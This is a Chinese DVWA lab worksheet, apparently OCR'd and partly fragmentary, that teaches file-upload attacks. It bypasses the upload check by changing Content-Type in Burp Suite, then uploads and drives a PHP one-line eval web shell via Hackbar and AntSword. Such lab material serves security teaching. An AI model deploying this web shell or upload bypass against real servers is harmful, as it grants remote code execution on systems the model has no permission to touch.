任务一：实现文件上传攻击


(1) 体验正常文件上传，选择一个图片并上传，成功后会显示上传的目录。

(2) 编辑一个 phpinfo.php 文件，里面包含如下 PHP 代码，上传该文件，并记录上 传路径。

(3) 根据上图的路径，猜出 phpinfo.php 文件上传后，应该在 web 根目录下：/hackable/uploads/，访问 http://替换 dvwa 地址/hackable/uploads/phpinfo.php，看看显示的效果，发现 phpinfo.php 中的 phpinfo()函数已经成功执行，如图所示。 到这一步，说明已经成功完成文件上传，并能访问执行该文件。在任务二中将 上传一个危害更大的一句话木马

(4) 将 DVWA 的安全级别设为 Medium，重新执行文件上传攻击，再次尝试上传 phpinfo.php，看看有什么结果？打开 Medium 级别的源代码，体会一下和 Low 级别的差别在哪里？

(5) 设置 Burp Suite 工具。为了绕过服务器端的检测，我们使用 Burp Suite（简称 BP）工具。本次实验主要使用 BP 的 Proxy 功能，所以打开 Proxy 选项卡，启 用 Proxy 功能，并记住代理的端口。图中代理是“127.0.0.1:8080”。 打开浏览器，里面的代理服务器配置这个地址。在 BP 的 Proxy 里面打开 Intercept is on。



(6) 再次打开 DVWA 中的 File Upload 选项，再次上传 phpinfo.php 文件，这时浏览器处于等待状态，打开 BP，Proxy 标签卡下面提示有数据，出现 DVWA 网址 对应的 HTTP 请求（如果还有其他的 HTTP 请求，直接 Forward 或 Drop，直到 Web 安全 看见 DVWA 的网址）。这时可以看到图中方框所标记的“Content-Type”，这里 上传的是 phpinfo.php，所以类型是“application/octet-stream”，在服务器端有检 测，所以无法通过。

```
Content-Disposition: form-data; name="uploaded"; filename="phpinfo.php"
Content-Type: application/octet-stream
```

(7) 按照下图中的提示，直接将 content-type 改为图片格式“image/jpeg”或者 “image/png”，然后点击“Forward”提交修改后的 HTTP 请求

任务二：使用文件上传功能上传一句话木马

(1) 使用编辑器编写 shell.php 文件，里面写入一句话木马的代码（`<?php @eval($_POST[x]); ?>`）：

(2) 把 DVWA 的级别设置为 Low 或 Medium，并根据任务一中的上传方法，把新 建的

shell.php 文件上传，并记住路径。（如果上传过程中需要使用 BP，在完成 上传后，关闭 Intercept 功能，方便后面操作）

(3) 打开 Firefox，根据（2）中路径，访问上传的文件（https://127.0.0.1/DVWA/hackable/uploads/shell.php），按 F12，调出 Hackbar

(4) 首先在 Hackbar 中“Load URL”，再点击“Post Data”，结合前面的一句话木马 的参数，输入参数变量，例如（1）中的木马，那参数变量是“x”，后面再写入 具体的命令，例如“x=phpinfo(); ”，最后点击“Execute” 注意：phpinfo()后面的分号；不能丢，因为这里相当于是执行了一行 php 的代 码，如果没有分号；php 代码出错

任务三：使用蚁剑连接 (1) 完成任务二后，我们就已经在服务器上成功种入了木马，但使用 hackbar 还是 不方便，本次实验使用蚁剑进行 Webshell 的操作。

(4) 双击刚才建立的记录，自动连接服务器，这里有很多强大的功能，供大家自行 探索。